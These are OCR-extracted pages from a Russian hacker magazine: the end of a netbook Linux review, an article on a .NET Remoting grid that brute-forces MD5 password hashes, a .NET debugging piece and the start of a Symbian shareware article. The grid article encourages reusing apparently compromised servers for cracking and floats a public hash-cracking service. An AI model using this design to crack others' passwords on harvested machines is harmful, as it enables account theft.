После установки ОС предложит создать специальный JoliCloud-аккаунт. Что он дает:

- Возможность устанавливать и удалять приложения одним кликом мышки. Список приложений весьма обширен и включает в себя не только нативные линуксовые приложения, но и Web-приложения через Mozilla Prism.
  - Возможность синхронизации списка установленных приложений на всех нетбуках с помощью одного JoliCloud-аккаунта. Данная функция находится в разработке и пока недоступна простым пользователям.
  - Возможность общаться с другими пользователями JoliCloud (что-то вроде своей маленькой социальной сети) и видеть, какие приложения устанавливают твои друзья.
  - Возможность держать часть файлов в онлайн-хранилище, а также синхронизировать их между нетбуками (заявленная разработчиками, но еще не реализованная функция).
- Кроме, собственно, самого JoliCloud-аккаунта, дистрибутив имеет следующие отличия от UNR:
- Пересобранное оптимизированное ядро с дополнительными драйверами;

- Поддержка Flash и Gears в Firefox;
- Предустановленные кодеки.

Общая стабильность работы ОС оставляет желать лучшего — у меня дистрибутив пару раз намертво завис. Но это можно списать на активное развитие — последняя, на момент написания статьи, версия — PreBeta (0.3).

## МУКИ ВЫБОРА

В статье представлены 4 дистрибутива, хотя и позиционирующие себя в одной нише, но, по сути и идеологии — совершенно разные.

**Ubuntu Netbook Remix** — всем знакомая Ubuntu, яркий представитель ОС «дооблачного» периода (если не считать худо-бедно-иногда работающий Ubuntu One). Один раз настроенный, не требует постоянного подключения к инету. Широко распространена, можно найти ответ практически на любой вопрос.

**Moblin** — пока больше похож на концепт с интересным интерфейсом, ориентированный на постоянное подключение к инету. Из-за малой распространенности ответы на вопросы лучше искать в списке рассылки разработчиков или в IRC. Если понравился интерфейс, то рекомендую именно его установить на любимый дистрибутив (см. врезку «Moblin в твоём дистрибутиве»).

**Google Chrome (Chromium)** — по всей видимости, ОС с высоким потенциалом. Все приложения и данные находятся в «облаке» и доступны только при подключенном инете. Поддержку лучше искать в Google Groups (chromium-os-\*) или IRC. Думаю, эта ОС имеет все шансы скоро быть предустановленной на значительной части нетбуков.

**Jolicloud** — «полуоблачный» дистрибутив. Для работы постоянное подключение к инету не обязательно, хотя и желательно. Отличная поддержка железа, установка приложений в один клик, предустановленные кодеки, инсталляция из под Windows — в общем, можно уверенно рекомендовать эту ОС Linux-новичкам. Поддержку можно найти на форуме ([www.techreviewonlineforum.com/jolicloud-forum-f17.html](http://www.techreviewonlineforum.com/jolicloud-forum-f17.html)), есть группа в Facebook (более 5000 участников) и twitter (<http://twitter.com/jolicloud>).

Как всегда в мире Linux — выбор есть. ☒



▷ dvd

На прилагаемом к журналу диске ты найдешь видео с демонстрацией интерфейсов рассматриваемых ОС.






▷ links

• Официальные сайты дистрибутивов:

[www.ubuntu.com](http://www.ubuntu.com)  
[moblin.org](http://moblin.org)  
[www.chromium.org](http://www.chromium.org)  
[www.jolicloud.com](http://www.jolicloud.com)

• Сравнение производительности рассматриваемых дистрибутивов:  
[www.phoronix.com/scan.php?page=article&item=chromium\\_moblin\\_benchmarks](http://www.phoronix.com/scan.php?page=article&item=chromium_moblin_benchmarks)



# ХАКЕРСКИЙ РАСПРЕДЕЛ

## .NET REMOTING: ПРОГРАММНЫЕ СИСТЕМЫ РАСПРЕДЕЛЕННЫХ GRID-ВЫЧИСЛЕНИЙ

При правильном подходе к распределению трудоемкой задачи между имеющимися вычислительными мощностями экономятся время (деньги), ресурсы, а для кого-то и нервные клетки. Именно для этого предназначена система распределенных вычислений, созданием и организацией которой мы займемся в этой статье.

Сети распределенных вычислений впервые нашли свое применение в науке. Моделирование сложных процессов, обработка большого объема данных и тому подобные задачи требуют вычислительных мощностей, которые зачастую не способны предоставить суперкомпьютеры. При этом здесь мы не затрагиваем финансовую составляющую. Как альтернативу огромным вычислительным комплексам ученые решили взять «с миру по нитке», и сейчас мы можем наблюдать продукты их побочной деятельности: начиная от обычных кластеров и заканчивая ботнетами, которые, в подавляющем большинстве случаев, используются в корыстных целях. Но тема бот-сетей в нашем журнале была раскрыта неоднократно, как в виде конкретных примеров работающих ботов, так и в виде концептов. Наша задача — рассмотреть «светлую» сторону систем распределенных вычислений, при этом абстрагируясь от типа решаемой задачи (будь то поиск внеземных цивилизаций, лекарства от эпидемии нового вируса или хэша от «непрístupной» комбинации символов). По этой причине мы не будем скрывать клиентскую часть нашей системы на компьютерах пользователей. Антивирусы и фаерволы мы обходить также не планируем, что, тем не менее, не приведет к упрощению нашей задачи.


### ЗАКЛАДЫВАЕМ ФУНДАМЕНТ

Традиционно, прежде чем приступить к кодированию, необходимо ознакомиться с теоретической частью вопроса. В нашем случае теория проста до безобразия. Что, к сожалению, не мешает ей скрывать некоторые подводные камни. Обо всем по порядку. Грид-вычисления (от англ. «grid» — сеть, решетка) — форма распределенных вычислений, в которой группа компьютеров, объединенных каналами связи (кластер), выполняет большой объем работ. В свою очередь, сеть этих компьютеров называется «грид». Данный тип сетей в настоящее время нашел свое применение в коммерческой инфраструктуре для решения таких трудоемких задач, как экономическое прогнозирование, сейсмоанализ, разработка и изучение свойств новых лекарств. Спускаясь с облаков на землю, скажу, что и хакеры данной технологии находят множество применений. Ни для кого не секрет, что современные системы авторизации (например, встроенные в операционную систему или находящиеся на сайте) хранят пароли пользователей в виде так называемых «хешей» — строк фиксированной длины, соответствующих паролю. При осуществлении авторизации переданная комбинация символов отображается в хеш и сверяется с хешем, хранящимся в базе системы. Хранение паролей в виде хешей отчасти гарантирует их

бесплезность в руках хакера, получившего доступ к базе. Ему ничего не остается, кроме как «в лоб» перебирать все возможные комбинации символов и сверять их хэши с целевым, то есть, искать коллизию. При высокой «стойкости» пароля, то есть при сложной (с математической точки зрения) комбинации символов, шанс подобрать заветную комбинацию символов за актуальное время стремится к нулю. По крайней мере, на одном компьютере ;). А если распределять задачу на несколько машин, то время перебора будет сокращаться пропорционально количеству рабочих станций. Самое время вспомнить о завалявшихся дедиках (dedicated servers) из прошлогодней коллекции ;). В качестве типа хешей, который мы будем «потрошить», выберем MD5, в силу его распространенности в веб-инфраструктуре, но хочу напомнить, что нам важна не задача, а важен процесс ее выполнения. А теперь приступим к выбору инструмента.

### ЗАЧЕМ СКАЛЬПЕЛЬ? ТАЩИ КРАН!

В нашем журнале неоднократно рассказывалось о прелестях программирования под платформу Microsoft .NET на разработанном специально для нее языке C#. С нововведениями MS программирование все больше стало напоминать процесс сбора конструктора, а справочник MSDN — отличной инструкцией к его сборке.



## СТРУКТУРА ГРИД-СЕТИ

В качестве инструмента для разработки программного обеспечения относительно больших масштабов и распределенной архитектуры, .NET окажется как нельзя кстати. Причина — не только в скорости разработки приложений и внесении изменений в код, относительной мультиплатформенности и простоте создания сервисов и «облачного» ПО. Помимо всего перечисленного, в рамках .NET специалисты Майкрософт разработали множество мелких технологий, полезность которых осознаешь непосредственно в боевых условиях. Мы рассмотрим одну из таких технологий, получившую название .NET Remoting. Очень удивил тот факт, что в огромном количестве клиент-серверных приложений, написанных на С#, до сих пор используются сокет, полезность которых заметна в специфичном программном обеспечении, ориентированном на работу с сетью (сниферы, анализаторы пакетов, работа с портами и т.п.). Ремоутинг, в свою очередь, освобождает программиста от возни с сокетами, открывая широкие возможности для организации распределенной вычислительной среды.

### ЧТО НАМ СТОИТ ГРИД ПОСТРОИТЬ?

Для начала, разберемся в устройстве сети, посмотрев на соответствующую картинку («Структура грид-сети»). Система имеет в основе клиент-серверную архитектуру с, так называемым, «толстым» клиентом — то есть, клиентская часть берет на себя все необходимые данные для расчетов у сервера и затем обращается к нему только с определенным результатом. Задача сервера: корректно обработать запросы клиентов и синхронизировать имеющиеся данные между ними, при этом правильно выводя результаты администратору сети. То есть, нам. Тем, кто уже приступил к созданию сокета и формированию пакета для отправки, я с радостью продемонстрирую технологию .NET Remoting в действии. При первом запуске серверной части систему требуется создать и зарегистрировать канал на определенном порту (в качестве примера используем порт с номером 39993), а также зарегистрировать класс для удаленной активизации, то есть — для предоставления этого класса клиентам. В этом как раз заключается суть «Ремоутинга»: клиент создает у себя экземпляр класса, который расположен на удаленном сервере, и работает с этим экземпляром, как со своим. Особо внимательный читатель заметит, что это, по своей сути, сервис: серверная часть может предоставлять вычислительные ресурсы своим клиентам, а те, в свою очередь, получают лишь результаты расчетов. В нашем случае все происходит с точностью до наоборот: сервер должен использовать результаты работы клиентов. Разработчики Microsoft таким образом стерли грань между клиентской и серверной частями: любой объект становится общедоступным и методы, принадлежащие ему, могут выполняться на любой из сторон. Применительно к нашему случаю: все

вычисления, которые осуществляются в объектах класса, выполняются на сервере, а клиенту передаются лишь результаты этих расчетов. Вся эта система работает через прозрачный, невидимый для программиста, прокси-сервер.


#### Создание удаленного (remoting) класса на сервере

```
//создать и зарегистрировать канал на порту
39993
TcpServerChannel channel=new
    TcpServerChannel(39993);
ChannelServices.RegisterChannel(channel);
//зарегистрировать класс для удаленной
активизации
RemotingConfiguration.
RegisterWellKnownServiceType(
    typeof(Bot), //регистрируемый класс
    "Bot", //URI регистрируемого класса
    //режим активизации для каждого
    клиентского вызова
    WellKnownObjectMode.SingleCall);
```

URI, он же Uniform Resource Identifier (унифицированный идентификатор ресурса) — параметр, который используется клиентом для активизации объекта: с помощью URI клиент укажет серверу, что требуется экземпляр класса Bot. Клиент, в свою очередь, должен создать клиентский канал и зарегистрировать удаленный класс в локальном домене:

```
//создать и зарегистрировать клиентский
канал
TcpClientChannel channel = new
    TcpClientChannel();
ChannelServices.RegisterChannel(channel);
//зарегистрировать удаленный класс в
локальном домене
RemotingConfiguration.
RegisterWellKnownClientType(
    typeof(Bot), //удаленный класс
    //URI удаленного класса
    "tcp://localhost:39993/Bot");
```

Здесь URI задает местоположение удаленного класса. Протокол (в данном случае, TCP) соответствует протоколу каналов, зарегистрированных в доменах приложений. Идентификатор машины (localhost, но в реальных условиях — IP-адрес или имя компьютера) задает сервер, экспортирующий класс Bot и таким образом указывает компьютер, на котором будет создан объект. Далее в строке URI через двоеточие указывается номер порта, на котором сервер ожидает вызовы (в нашем случае, порт с номером 39993).




#### ► info

Формат запуска прилагающейся системы: в файле hash.txt записываем целевой хеш, после чего запускаем сервер distribute.exe и клиент client.exe.




#### ► dvd

На диске тебя ждут исходные коды рассмотренной системы с подробными комментариями в виде проекта для Microsoft Visual Studio 2008.



Процесс перебора



Пароль найден!

И напоследок: для того, чтобы класс Bot поддерживал удаленное взаимодействие, необходимо использовать в качестве базового класса System.MarshalByRefObject:

#### Объявление удаленного класса

```
public class Bot:MarshalByRefObject
{
    ...
}
```

## КТО НЕ РАБОТАЕТ — ТОТ ЗАВИС

Построив теоретический фундамент, рассмотрим особенности функционала клиентской части системы, подкрепляя рассуждения кодом. Чтобы ресурсы удаленного класса стали доступными для клиента, он должен создать экземпляр этого класса:

```
Bot brain = new Bot();
```

Далее работа с объектом brain будет происходить, как с локальным, но при этом все расчеты, которые выполняются в классе этого объекта, будут производиться сервером. Как ни странно, наша система распределенных вычислений должна грамотно распределить (простите за тавтологию) задачу между ресурсами клиентов. Напомню, что задачей у нас является диапазон всевозможных комбинаций символов, из которых, по мнению пользователя (он определяет алфавит, на основе которого генерируется диапазон), может состоять пароль. Пусть каждая рабочая станция в нашей сети сама определит диапазон строк, который она сможет перебрать за адекватное время. «Предпочтения» рабочей станции мы будем определять с помощью частоты процессора и количества ядер (процессоров):

#### Определение характеристик клиента

```
//кол-во ядер
int Core=(Int32)System.
    Environment.ProcessorCount;

//тактовая частота (МГц)
int Takt=(Int32)Registry.GetValue(
    @"HKEY_LOCAL_MACHINE\
    HARDWARE\DESCRIPTION\System\
    CentralProcessor\0", "~MHz", 0);
```

Составим простейшую функцию, в результате работы которой получится число, равное числу строк (диапазон) для нашего клиента:

```
int RangeValue = Core * Takt * 9;
//функция для расчета диапазона
```

Изменяя значение третьего коэффициента, мы будем изменять среднее время перебора адекватного (установленного на основе моих экспериментов) диапазона строк.

Процесс перебора состоит из трех простых шагов:

1. Чтение строки из диапазона;
2. Генерация хеша текущей строки;
3. Сравнение сгенерированного хеша с целевым хешем. Если равны — отправить результат (строку) серверу в виде сообщения о найденном пароле. Если не равны — выполнить шаги 1-3;
4. В случае конца диапазона отправить результат взять новый диапазон для перебора или завершить работу.

Код, выполняющий перебор, здесь рассматривать не будем, так как и он и подробные комментарии к нему ждут тебя на диске.

## ТОВАРИЩ КОМАНДИР

Несмотря на тот факт, что сервер в «распределенке» является одной из важнейших ее частей, самый трудный этап реализации уже позади. Так уж получилось, что «толстый» клиент оказался еще и «умнее» сервера: и ширину диапазона для себя он определяет и пароль брутит. Однако на серверную часть ложатся не менее ответственные задачи генерации строк и учета перебранных диапазонов. Не углубляясь в технические детали, опишу процесс генерации диапазонов строк.

Администратор сети определяет множество символов, которые составляют алфавит для генерации строк. Например, в роли алфавита могут быть спецсимволы, цифры, комбинация «abcde39#» и тому подобные комбинации символов. Далее происходит взаимоднозначное соответствие между строкой алфавита и множеством чисел (строке «!zxcv4M» соответствует множество «1234567»). Серверная часть работает со строкой символов как с n-мерной системой счисления, то есть при генерации новой


строки происходит инкрементация текущего числа на 1. Прикладная математика может быть полезной :). Весь функционал серверной части предоставляется клиентам в методах удаленного класса Bot. Рассмотрим метод GetJob(int <количество\_строк\_диапазона>). Если клиенту потребуется получить задание, достаточно в уже созданном объекте brain вызвать метод GetJob:

```
brain.GetJob("ширина диапазона");
```

Таким образом, отправляется запрос серверу, который начинает выполнять команды, содержащиеся в методе. Результат выполнения отправляется клиенту, который использует полученные данные на свое усмотрение.

## БУДУЩЕЕ РЯДОМ, НО НЕ ВСЕМ ДОСТУПНО

Становятся заметны перспективы создания «облачных» приложений: например игр с потрясающей графикой, расчет элементов которой полностью ложится на сервер, а клиенты лишь выводят игроку результаты на экран монитора в виде красивой картинку. В частности, разработанная нами система может оказаться полезной, когда очередной хеш не находится ни в одном из онлайн-хранилищ «слепков» паролей, а так же не поддается Джону Потрошителю а.к.а John the Ripper. Для таких случаев каждый уважающий себя взломщик/pen-тестер/security-консультант должен иметь в своем инструментарии приложение, реализующее распределенные вычисления. Кстати, раз уж мы упомянули сервисы «всё», то почему бы не сделать из нашей сети сервис, который будет полезен не только нам, но и другим пользователям? Только представь: отчаявшийся хеш-крэкер заходит на наш сайт, вбивает в формушку неприступный хеш (номер кошелька ;) и ждет результатов, зависящих только от масштабов нашей сети. Нам даже не нужно трогать клиентскую часть: достаточно доставить серверу любым из способов целевой хеш, а дальше он «разберется» самостоятельно. А ведь это только распределенка, выполняющая брут MD5-хешей. Трудно представить, сколько еще задач ждут своего распределения! ☠



# РАСПИЛИВАЕМ NET ДЕБАГ И ДИЗАССЕМБЛИРОВАНИЕ ПРИЛОЖЕНИЙ В .NET FRAMEWORK

## НЕМНОГО ФИЛОСОФИИ

Если говорить о дебаге приложений в классическом понимании, то .NET-приложения тут стоят особняком, что, в сущности, понятно — архитектура .NET Framework коренным образом отличается от стандартных Win32-приложений. Каждый .NET-исполняемый файл, по сути, является обыкновенным PE-файлом. Но при этом надо помнить, что компилятор при создании этого PE-файла вставляет в начало инструкцию, вызывающую runtime-систему CLR. Таким образом, в момент старта .NET-исполняемого файла управление передается CLR. Отличительной особенностью исполняемых .NET файлов является то, что эти файлы осуществляют импорт системных функций только из одной библиотеки — `mscorlib.dll` и в этой библиотеке они вызывают только одну функцию — `_CorExeMain`. Другими словами, этот вызов является своеобразным пропуском в мир для файлов, написанных на .NET языках. В этом можно убедиться, просто просмотрев таблицу импорта любого .NET исполняемого файла — ничего кроме `_CorExeMain` ты там не найдешь. Если присмотреться к картинке, иллюстрирующей формат .NET-исполняемого файла, то можно увидеть, что половина всего логического содержимого .NET-приложения составляют метаданные. Если ты встречаешь это слово впервые, то самое простое и самое точное для него определение — «данные, которые описывают другие данные». Что такое «метаданные» в контексте .NET Framework? Это набор программных элементов EXE-файла, таких как типы и реализации мето-

дов. И без знания метаданных, полноценный дебаг .NET приложений просто невозможен. Благодаря технологии метаданных CLR узнает, какие во время выполнения потребуются типы и какие методы должны быть вызваны. Это дает среде возможность выполнить должную настройку для более эффективного выполнения приложения. Механизм запроса метаданных называется отражением (reflection). Библиотеки классов .NET Framework имеют целый набор методов отражения, позволяющих любому приложению (и не только CLR) запросить метаданные другого приложения. Метаданные используются для различных целей — они устраняют необходимость в заголовочных и библиотечных файлах при компиляции, так как все сведения о типах-членах, на которые есть ссылки, содержатся в файле с MSIL-кодом, в котором они реализованы. Компиляторы могут читать метаданные прямо из управляемых модулей. Visual Studio использует метаданные для того, чтобы помочь разработчикам писать код. К примеру, на основе анализа метаданных в Visual Studio.NET, построена реализация такой удобной штуки как IntelliSense. При наличии IntelliSense мы, набирая имя метода, видим на экране всплывающий список с аргументами этого метода. Visual Studio.NET дополняет это средство, показывая еще и все члены типа. В процессе верификации кода CLR использует метаданные, чтобы убедиться, что код совершает только безопасные операции. Метаданные позволяют сериализовать поля объекта в блок памяти на удаленной машине и затем


десериализовать их, восстановив объект и его состояние на удаленной машине. Метаданные позволяют сборщику мусора отслеживать жизненный цикл объектов. Сборщик мусора может определить тип любого объекта и, благодаря метаданным, знает, какие поля в объекте ссылаются на другие объекты. Вся информация о том, как организованы метаданные, организована в таблицы с разным форматом. Однако, все это лишь слова. Как же можно использовать метаданные в реальном дебаге (и не только управляемого кода)? Что мы можем там найти? Существует три категории таблиц метаданных — это определения, ссылки и декларации. Вкратце рассмотрим самые важные и интересные из определений: **TypeDef** — содержит по одной записи для каждого типа, определенного в модуле и указывает на записи таблиц `MethodDef`, `PropertyDef` и `EventDef`, содержащие соответственно сведения о методах, свойствах и событиях этого типа. **MethodDef** — содержит по одной записи для каждого метода, определенного в модуле. Также имеются определения `FieldDef`, `ParamDef`, `PropertyDef` и `EventDef`, которые, как ты уже догадался, содержат записи, идентифицирующие поля, параметры, свойства и события. В стандартных таблицах ссылок нашего внимания заслуживают такие таблицы, как `AssemblyRef`, которая содержит по одной записи для каждой сборки, на которую ссылается модуль, `ModuleRef` — содержит по





Дебаггер DBGCLR в Visual Studio прекрасно подходит для отладки как managed так и unmanaged кода

## Дизассемблер ILDASM



класс StackTrace, который можно задействовать для получения всего стека вызовов. Метод GetFrame(0) вернет первый фрейм объекта StackTrace — того, что выполняется в данный момент, а метод GetMethod() вернет ссылку на объект MethodBase, соответствующий методу заданного фрейма. Получится примерно вот так:

```
StackTrace stack = new
    StackTrace(0);
```

```
for(int i = 0; i <
    stack.FrameCount; i++)
{
    Console.WriteLine(stack.
    GetFrame(i).GetMethod().Name);
}
```

Полный вариант кода, который отражает текущее состояние стека вызовов, ищи на диске. Только не стоит путать класс StackTrace, пример которого вы видели, со свойством StackTrace в классе Exception. Кстати, поговорим о нем. Свойство StackTrace типа Exception поистине

волшебно. Обращаясь к нему, ты на самом деле вызываешь код CLR. При генерации исключения механизм CLR регистрирует место, где была выполнена команда throw. Когда фильтр перехвата захватывает исключение, CLR регистрирует место перехвата. Теперь, если в блоке catch обратиться к свойству StackTrace сгенерированного объекта исключения, код этого свойства вызовет CLR. При этом CLR построит строку, идентифицирующую те методы, вызванные между исключением и срабатыванием фильтра, перехватившего исключение. По умолчанию в Visual Studio для отладки включен только безопасный (managed) код. Если хочешь подключить режим отладки всего кода, лезь в меню и подключай опцию Unmanaged code debugging.

## ФОРМАТ ИСПОЛНЯЕМОГО ФАЙЛА (СБОРКИ) В .NET FRAMEWORK

МЕТАДАННЫЕ СБОРКИ (т. н. манифест)
МЕТАДАННЫЕ ТИПОВ
IL-код (executive)
РЕСУРСЫ СБОРКИ

### ЗАКЛЮЧЕНИЕ

В данной статье я попытался собрать и кратко описать те инструменты, которые помогут тебе в дизассемблировании, дебаге и отладке управляемого кода. Если содержимого статьи тебе покажется мало или стандартные средства отладки управляемого кода тебе покажутся не очень впечатляющими, начиная с .NET Framework 2.0 реализована поддержка отладки управляемого кода в стандартном отладчике WinDBG. Удачного компилирования и да пребудет с тобой Сила!



# МОБИЛЬНЫЕ ШАРОВАРЫ

В этой статье я расскажу о том, как создавать и продавать **shareware-программы** для мобильных аппаратов на базе **Symbian**. Все написанное основано на моем личном опыте в построении малого бизнеса по разработке и продаже ПО для смартфонов, так что, есть вероятность, что и у тебя все это получится :).

## ЧТО ТАКОЕ SHAREWARE В РАЗРЕЗЕ МОБИЛЬНЫХ ТЕХНОЛОГИЙ

Shareware — это прикладное программное обеспечение, которое создается группой (или одним) разработчиком с целью извлечения прибыли от продажи лицензий конечным пользователям (елы-палы, ну и определение. Прямо «нанес удар тупым предметом с целью...») — прим. ред.»).

